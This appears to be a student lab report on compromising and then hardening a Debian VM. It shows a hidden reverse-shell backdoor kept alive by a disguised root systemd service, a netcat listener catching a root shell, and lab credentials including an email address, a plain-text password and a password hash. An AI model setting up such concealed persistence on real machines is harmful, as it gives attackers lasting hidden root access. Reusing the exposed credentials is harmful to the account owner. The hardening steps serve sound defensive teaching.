
None suitable exploits were found on Metaexploit, a simple script will be used to create the back door through SSH, and another one will be used to keep the door open. The chosen

tool is going to be https://www.revshells.com/, a simple online app that allows the creation of reverse shell scripts.







The next step is connecting to the target machine through SSH. Changing the name to just **smnljdrcrvtsmrtnz** will keep it safe for a while.




the target folder is going to be **/root/.config/pulse**



Opening the port to start listening.





Created a service that executed the script and worked

```
  GNU nano 7.2                                /etc/systemd/system/backdoor.service
[Unit]
Description=Backdoor Service
After=network.target

[Service]
Type=simple
ExecStart=/bin/bash /root/.config/pulse/smnljndrcrvntsmrtnz
Restart=always
RestartSec=30
User=root
StandardOutput=null
StandardError=null

[Install]
WantedBy=multi-user.target
```

```
┌──(avalon㉿BAKS)-[~/final-project]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.1.233] from (UNKNOWN) [192.168.1.232] 36562
bash: cannot set terminal process group (41048): Inappropriate ioctl for devi
ce
bash: no job control in this shell
root@debian:/# pwd
pwd
/
root@debian:/# ls -la
ls -la
total 72
drwxr-xr-x  19 root root  4096 Sep 30  2024 .
drwxr-xr-x  19 root root  4096 Sep 30  2024 ..
lrwxrwxrwx   1 root root     7 Jul 31  2024 bin → usr/bin
drwxr-xr-x   3 root root  4096 Sep 30  2024 boot
drwx------   2 root root  4096 Jul 31  2024 .cache
drwxr-xr-x  17 root root  3360 Feb 10 11:51 dev
drwxr-xr-x 120 root root  4096 Feb  4 15:50 etc
drwxr-xr-x   3 root root  4096 Jul 31  2024 home
lrwxrwxrwx   1 root root    30 Sep 30  2024 initrd.img → boot/initrd.img-6.1
.0-25-amd64
lrwxrwxrwx   1 root root    30 Sep 30  2024 initrd.img.old → boot/initrd.img
-6.1.0-23-amd64
lrwxrwxrwx   1 root root     7 Jul 31  2024 lib → usr/lib
```

```
ls
41b6de202c3f48fdaa490411748aaaff-runtime
smnljndrcrvntsmrtnz
root@debian:~/.config/pulse#
```

Another Suspicious Findings

Evidence of Privilege Scalation


Review of the **root home directory** uncovered **.bash_history.** The history log contained an **instance of sudo visudo,** indicating prior modification of the **/etc/sudoers** file. This file functions as the **central authorization mechanism for privilege escalation and root-level command execution.**

cat .bash_history

```
root@debian:~# cat .bash_history
sudo visudo
sudo systemctl stop speech-dispatcher
sudo systemctl disable speech-dispatcher
systemctl list-units --type=service
```


Firefox Password Manager

A wordpress user was found with weak credentials.



A Gmail account was found

This account was found in the Firefox browsing history. It had sign-out sessions for Google Drive, and Gmail.



Pulse# file found inside the root directory

Examination of **/root/config** revealed a file of interest. However, **Pulse Audio was not present on the system,** making the file's presence incongruous. Subsequent investigation of this artifact produced no actionable intelligence.

```
root@debian:~/.config/pulse# ps aux | grep pulse | grep -v grep
debian      1020  0.8  1.6 1703280 33836 ?       Ssl  09:44   1:49 /usr/bin/pulseaudio --daemonize=no --log-target=journal
root@debian:~/.config/pulse#
```

Phase 3: Patching Vulnerabilities & Hardening Tools

Removing the Reverse Shell Exploit

rm smnljndrcrvntsmrtz

```
root@debian:~/.config/pulse# rm smnljndrcrvntsmrtnz
root@debian:~/.config/pulse#
```

systemctl stop backdoor.service

```
root@debian:~/.config/pulse# systemctl stop backdoor.service
Warning: The unit file, source configuration file or drop-ins of backdoor.service changed on disk. Run 'systemctl daemon-reload' to reload units.
```

systemctl disable backdoor.service

```
root@debian:~/.config/pulse# systemctl disable backdoor.service
root@debian:~/.config/pulse#
```

rm /etc/systemd/system/backdoor.service


```
root@debian:~/.config/pulse# systemctl disable backdoor.service
root@debian:~/.config/pulse# rm /etc/systemd/system/backdoor.service
root@debian:~/.config/pulse#
```

systemctl daemon-reload

```
root@debian:~/.config/pulse# systemctl daemon-reload
root@debian:~/.config/pulse#
```

systemctl status backdoor.service

To check whether the service is actually down.



Script to Update all services and installed apps

Update package lists
sudo apt update

Upgrade all packages
sudo apt upgrade -y

Full system upgrade
sudo apt full-upgrade -y

Remove unnecessary packages
sudo apt autoremove -y
sudo apt autoclean
sudo apt clean

Verify the backdoor is no longer there
sudo systemctl list-units --type=service --state=running | grep -E "backdoor"

Reboot to apply kernel updates
sudo reboot

Many times the Terminal showed the CVE available in the current version of the services:

```
apache2 (2.4.65-1~deb12u1) bookworm; urgency=medium

  Following the resolution of CVE-2025-23048,
  some SSL-enabled websites may begin encountering
  the error (AH02032):
  .
    Misdirected Request:
    The client needs a new connection for this request as the
    requested host name does not match the Server Name Indication
    (SNI) in use for this connection.
  .
  This behavior is particularly noticeable with AWS Application
  Load Balancers. Although they support intelligent SNI handling,
  they do not (as of this writing) relay SNI data to the target
  server, resulting in failed connections when hostnames don't align.
  .
  Without an SNI provided by the client, there is nothing httpd
  can do to determine which vhost/configuration should be
  used to provide the correct certificate (and TLS authentication
  eventually) whenever multiple vhosts listen on the same IP:port.
  .
```

Next step is deleting the vulnerable users from the Maria-DB, the Database is updated. The previous version was 10.11.6.

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MariaDB [(none)]>
```

Creating an Update Service

A systemd service was implemented, mirroring the persistence mechanism of the backdoor, but reconfigured to execute routine system updates. All output is captured in logs (Journalctl), enabling verification of successful patch application and system hardening.

sudo nano /etc/systemd/system/update.service

sudo nano /etc/systemd/system/update.timer

Reload systemd
sudo systemctl daemon-reload

Enable the timer to start on boot
sudo systemctl enable update.timer

Start the timer immediately
sudo systemctl start update.timer

Verify the timer is active
sudo systemctl status update.timer
sudo systemctl list-timers --all | grep update

```
root@debian:/usr/lib# sudo systemctl status update.timer
● update.timer - Run update script daily at 1:00 AM
     Loaded: loaded (/etc/systemd/system/update.timer; enabled; preset: enabled)
     Active: active (waiting) since Fri 2026-02-13 14:45:04 EST; 35s ago
    Trigger: Sat 2026-02-14 00:02:38 EST; 9h left
   Triggers: ● update.service
```

Deleting the Users with Weak Passwords

DROP USER ‘user’@’localhost’, ‘wordpressuser’@’localhost’;

```
MariaDB [(none)]> SELECT user, host FROM mysql.user;
+-------------+-----------+
| User        | Host      |
+-------------+-----------+
| mariadb.sys | localhost |
| mysql       | localhost |
| root        | localhost |
+-------------+-----------+
3 rows in set (0.001 sec)
```

Blocking the Port 21 ftp Service. UFW

As a countermeasure to mitigate the security vulnerability, implementation of a host-based firewall is required to restrict network traffic on the specified port. The Uncomplicated Firewall (UFW) will be utilized for this purpose. UFW is an open-source application licensed under the GNU General Public License (GPL), providing a user-friendly interface for managing the underlying Netfilter framework. This tool ensures that the system can be rapidly and reliably hardened against unauthorized access attempts, constituting a fundamental step in the system sanitization process.

```
Creating config file /etc/ufw/before.rules with new version

Creating config file /etc/ufw/before6.rules with new version

Creating config file /etc/ufw/after.rules with new version

Creating config file /etc/ufw/after6.rules with new version
Created symlink /etc/systemd/system/multi-user.target.wants/ufw.service → /lib/systemd/system/ufw.servi
Processing triggers for libc-bin (2.36-9+deb12u13) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:~#
```

sudo apt update
sudo apt install ufw -y

```
root@debian:~# sudo ufw deny 21/tcp
Rules updated
Rules updated (v6)
root@debian:~#
```

sudo ufw deny 21/tcp

```
root@debian:~# sudo ufw enable
Firewall is active and enabled on system startup
root@debian:~#
```

sudo ufw status

```
To                         Action      From
--                         ------      ----
21/tcp                     DENY        Anywhere
21/tcp (v6)                DENY        Anywhere (v6)

root@debian:~#
```

Sanitizing Unicode Scripts

apt-compat, man-db fixed without unicode, using the default settings from a debian machine.

Since the apt.systemd.daily is a large artifact, it is quicker to download the default package instead of fixing it.

Download the apt package
apt-get download apt

Extract it
dpkg-deb -x apt_*.deb /tmp/clean_apt

The clean file will be at:
ls /tmp/clean_apt/usr/lib/apt/apt.systemd.daily

Copy it to replace the corrupted one
cp /tmp/clean_apt/usr/lib/apt/apt.systemd.daily /usr/lib/apt/apt.systemd.daily

Set correct permissions
chmod 706 /usr/lib/apt/apt.systemd.daily


Verification
debsums apt

Installing a Monitoring Tool, Wazuh

Wazuh is a free and open-source security platform that unifies **Security Information and Event Management** (SIEM) and Extended Detection and Response (XDR) capabilities into a single solution.

Component	What it does
Wazuh Agent	A lightweight program installed on the systems of the desired machine(endpoints like servers, laptops, or cloud instances). It collects security data like system logs, file changes, and running processes, then sends it to the server for analysis.
Wazuh Server	The central analysis engine. It receives data from all the agents, analyzes it using decoders and rules to detect threats, and then forwards the alerts to the indexer . It also manages the agents remotely.
Wazuh Indexer	A highly scalable search and analytics engine. Its job is to index and store all the security alerts and data received from the server, making it possible to search through historical data quickly.
Wazuh Dashboard	A flexible, intuitive web interface for visualizing and managing your security data. It connects to the Indexer to display

	dashboards, alerts, and reports, and is also used to configure the whole Wazuh platform .



Deploy new agent

Select **Linux / DEB amd64**
Assign a server address **192.168.1.205**
Assign an agent name **final-project**

Downloading the agent

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.1-1_amd64.deb && sudo WAZUH_MANAGER='192.168.1.205'
WAZUH_AGENT_NAME='final-project' dpkg -i ./wazuh-agent_4.14.1-1_amd64.deb
```

The agent has been successfully installed.


```
Selecting previously unselected package wazuh-agent.
(Reading database ... 166063 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.14.1-1_amd64.deb ...
Unpacking wazuh-agent (4.14.1-1) ...
Setting up wazuh-agent (4.14.1-1) ...
root@debian:/home/debian#
```

Enabling the agent to start working.

```
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

```
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /
lib/systemd/system/wazuh-agent.service.
root@debian:/home/debian#
```

Checking if the agent is running correctly at **Endpoints** on the Dashboard.



Since Wazuh was installed, the next step is an antivirus.

Installing an Antivirus, ClamAV

ClamAV is a powerful, open-source antivirus engine that serves as a reliable defense line for your Debian system, particularly for on-demand scanning and mail gateway protection. Here's a brief description and its key benefits.

apt install clamav clamav-daemon -y

Stop the service before updating definitions
systemctl stop clamav-freshclam

Update virus definitions
freshclam

systemctl start clamav-freshclam
systemctl start clamav-daemon
systemctl enable clamav-freshclam
systemctl enable clamav-daemon

```
Created symlink /etc/systemd/system/multi-user.target.wants/clamav-daemon.service →
 /lib/systemd/system/clamav-daemon.service.
Created symlink /etc/systemd/system/sockets.target.wants/clamav-daemon.socket → /li
b/systemd/system/clamav-daemon.socket.
Setting up clamav (1.4.3+dfsg-1~deb12u2) ...
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for libc-bin (2.36-9+deb12u13) ...
root@debian:/home/debian# sys
```

```
root@debian:/home/debian# systemctl enable clamav-daemon
Synchronizing state of clamav-daemon.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable clamav-daemon
root@debian:/home/debian# systemctl enable clamav-freshclam
Synchronizing state of clamav-freshclam.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable clamav-freshclam
Created symlink /etc/systemd/system/multi-user.target.wants/clamav-freshclam.service → /lib/systemd/system/clamav-freshcla
m.service.
root@debian:/home/debian#
```

Verify it's running

systemctl status clamav-daemon

```
             └─extend.conf
     Active: active (running) since Sun 2026-02-15 12:36:29 EST; 10min ago
TriggeredBy: ● clamav-daemon.socket
       Docs: man:clamd(8)
             man:clamd.conf(5)
             https://docs.clamav.net/
   Main PID: 589 (clamd)
      Tasks: 2 (limit: 2276)
     Memory: 1013.1M
        CPU: 9.457s
     CGroup: /system.slice/clamav-daemon.service
             └─589 /usr/sbin/clamd --foreground=true

Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> ELF support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> Mail files support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> OLE2 support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> PDF support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> SWF support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> HTML support enabled.
Feb 15 12:36:40 debian clamd[589]: Sun Feb 15 12:36:40 2026 -> XMLDOCS support enabled.
lines 1-23
```

Fixing the Wordpress Ownership and setting Default Settings

Leaving the wordpress with its default settings will do the work, the scope is to fix vulnerabilities, not to make it online available again; for that, changing the ownership and privileges of all files and directories.

Ownership

chown -R root:www-data /var/www/html

chown -R www-data:www-data /var/www/html/wp-content/uploads

Permissions

find /var/www/html -type d -exec chmod 755 {} \;

find /var/www/html -type f -exec chmod 644 {} \;

chmod 600 /var/www/html/wp-config.php

```
root@debian:/home/debian# find /var/www/html -type d -exec chmod 755 {} \;
root@debian:/home/debian# find /var/www/html -type f -exec chmod 644 {} \;
root@debian:/home/debian# chmod 600 /var/www/html/wp-config.php
```

Checking whether the changes applied correctly

ps aux | grep apache | grep -v root | head -3

```
root@debian:/home/debian# ps aux | grep apache | grep -v root | head -3
www-data     757  0.0  0.1 269264  2100 ?        S    12:36   0:00 /usr/sbin/apache2 -k start
www-data     758  0.0  0.1 269264  2116 ?        S    12:36   0:00 /usr/sbin/apache2 -k start
www-data     759  0.0  0.1 269264  2096 ?        S    12:36   0:00 /usr/sbin/apache2 -k start
root@debian:/home/debian#
```

Changing Wordpress-user password

GnGYwtdXPo89cT@

```
+--------------------+--------------------+-------------+----------------+
|  1 | wordpress-user | $P$BM4LABXxcoawTZfuH8QRU5dcnKT2IC. | wordpress-user | rosinnicuentas@gmail.com | http://localhost
| 2024-09-30 16:23:12 |                    |           0 | wordpress-user |
+----+----------------+------------------------------------+----------------+--------------------------+-----------------
```

```
MariaDB [wordpress]> UPDATE wp_users SET user_pass = [redacted] WHERE user_login = 'wordpress-user';
Query OK, 1 row affected (0.034 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [wordpress]>
```

Sanitizing the Port 22 SSH, UFW

sudo ufw allow from 192.168.1.0/24 to any port 22 proto tcp

```
root@debian:/home/debian# sudo ufw allow from 192.168.1.0/24 to any port 22
Rule added
root@debian:/home/debian#
```

Blocking Root access through the SSH service

sudo ufw --force disable # Start fresh, if UFW was active

sudo ufw default deny incoming

sudo ufw default allow outgoing

sudo ufw allow from 192.168.1.100 to any port 22 proto tcp

sudo ufw --force enable

Opening the Port 443

sudo ufw allow 443/tcp

```
root@debian:/home/debian# sudo ufw allow 443/tcp
Rule added
Rule added (v6)
root@debian:/home/debian#
```

Changing the Generic password

From the sudo user:

passwd debian

New Password: **P@ss456321**

```
root@debian:/home/debian# passwd
New password:
Retype new password:
passwd: password updated successfully
root@debian:/home/debian#
```

Installing rkhunter.

Rootkit Hunter **(rkhunter)** is an **Open source** Unix-based tool that scans for rootkits, backdoors, and local exploits on your system . It acts as a proactive security monitor by comparing current system states against known-good baselines and signature databases.

sudo apt install rkhunter -y

Since the command for update didn't work the work around is to download the libraries manually so RKHunter can compare its database with everything found in the machine.

cd /var/lib/rkhunter/db

sudo curl -O https://raw.githubusercontent.com/rkhunter/rkhunter/master/files/mirrors.dat

sudo curl -O https://raw.githubusercontent.com/rkhunter/rkhunter/master/files/programs_bad.dat

sudo curl -O https://raw.githubusercontent.com/rkhunter/rkhunter/master/files/backdoorports.dat

sudo curl -O https://raw.githubusercontent.com/rkhunter/rkhunter/master/files/suspscan.dat

The next step is updating the Properties
sudo rkhunter --propupd

```
root@debian:/home/debian# sudo rkhunter --update
Invalid WEB_CMD configuration option: Relative pathname: "/bin/false"
root@debian:/home/debian# sudo rkhunter --propupd
[ Rootkit Hunter version 1.4.6 ]
File updated: searched for 181 files, found 144
```

The next command is executed to perform a full system scan. In this scan, 4 warnings are identified. These warnings are examined using

sudo rkhunter --check

Four warnings were found.

grep -i “warning” /var/log/rkhunter.log

grep -Ei “warning|suspicious” /var/log/rkhunter.log,

After reading the logs, there were false positives, but one seemed suspicious

/usr/bin/lwp-request strings of UNICODE as seen in apt-comt y man-db.

```
root@debian:/home/debian# sudo rkhunter --update
Invalid WEB_CMD configuration option: Relative pathname: "/bin/false"
root@debian:/home/debian# sudo rkhunter --propupd
[ Rootkit Hunter version 1.4.6 ]
File updated: searched for 181 files, found 144
```

```
root@debian:/home/debian# grep -i "warning" /var/log/rkhunter.log
[21:41:28] Info: No mail-on-warning address configured
[21:41:28] Info: Using syslog for some logging - facility/priority level is 'authpriv.warning'.
[21:42:02]   /usr/bin/lwp-request                          [ Warning ]
[21:42:02] Warning: The command '/usr/bin/lwp-request' has been replaced by a script: /usr/bin/lwp-request: Perl script te
xt executable
[21:44:15]   Checking for suspicious (large) shared memory segments [ Warning ]
[21:44:15] Warning: The following suspicious (large) shared memory segments have been found:
[21:45:18]   Checking if SSH root access is allowed          [ Warning ]
[21:45:18] Warning: The SSH and rkhunter configuration options should be the same:
```

```
+++
die "$progname: Illegal time syntax for -i option\n"
        unless defined $time;
  }
  $options{'i'} = time2str($time);
my $content;
my $user_ct;
if ($allowed_methods{$method} eq "C") {
  # This request needs some content
  unless (defined $options{'c'}) {
+++ [
set default content type
      $options{'c'}
        = ($method eq "POST")
        ? "application/x-www-form-urlencoded"
        : "text/plain";
  }
  else {
+++
die "$progname: Illegal Content-type format\n"
        unless $options{'c'} =~ m,^[\w\-]+/[\w\-.+]+(?:\s*;.*)?$,;
+++
user_ct++;
  }
  print STDERR "Please enter content ($options{'c'}) to be ${method}ed:\n"
    if -t;
  binmode STDIN unless -t or $options{'a'};
  $content = join("", <STDIN>);
else {
  die "$progname: Can't set Content-type for $method requests\n"
+++
if defined $options{'c'};
# Set up a request.  We will use the same request object for all URLs.
my $request = HTTP::Request->new($method);
$request->header('If-Modified-Since', $options{'i'}) if defined $options{'i'};
for my $user_header (@{$options{'H'} || []}) {
  my ($header_name, $header_value) = split /\s*:\s*/, $user_header, 2;
  $header_name =~ s/^\s+//;
  if (lc($header_name) eq "user-agent") {
+++
header_value .= $ua->agent if $header_value =~ /\s\z/;
+++
ua->agent($header_value);
  }
```

As a final step, it is required to sanitize this archive in order to completely get rid of the UNICODE corruption.

dpkg -S /usr/bin/lwp-request libwww-perl: /usr/bin/lwp-request

dpkg -V libwww-perl

apt-get install –reinstall libwww-perl

```
root@debian:/home/debian# dpkg -S /usr/bin/lwp-request
libwww-perl: /usr/bin/lwp-request
root@debian:/home/debian# dpkg -V libwww-perl
root@debian:/home/debian# apt-get install --reinstall libwww-perl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 1 reinstalled, 0 to remove and 0 not upgraded.
Need to get 186 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 libwww-perl all 6.68-1 [186 kB]
Fetched 186 kB in 0s (2,903 kB/s)
(Reading database ... 170473 files and directories currently installed.)
Preparing to unpack .../libwww-perl_6.68-1_all.deb ...
Unpacking libwww-perl (6.68-1) over (6.68-1) ...
Setting up libwww-perl (6.68-1) ...
Processing triggers for man-db (2.11.2-2) ...
```

Conclusions

This forensic investigation and subsequent security hardening exercise has revealed a methodical, multi-stage compromise of a Debian-based system, transforming it from a vulnerable asset into a hardened, defensible infrastructure. The findings and actions taken provide several critical lessons and establish a clear path forward for organizational security.

Summary of Findings

The investigation confirmed that the system was compromised through multiple vectors, with activity centralized around October 8th, 2024. The initial foothold was established via the ShellShock vulnerability (CVE-2014-6271) , exploiting the SSH service to bypass the non-interactive nologin shell of the www-data user. From there, the attacker escalated privileges and established persistence through a sophisticated, coordinated attack on system maintenance scripts.

The most significant discovery was the injection of Unicode characters into four critical, privileged cron scripts: apt-compat, apt.systemd.daily, man-db, and lwp-request. This was not random corruption but a deliberate, methodical attempt to inject malicious logic into routines that execute daily with root privileges, ensuring long-term persistence and making detection difficult. The modification timestamps of these files, coinciding with the modification of wp-config.php, confirm a single, planned attack rather than isolated incidents.

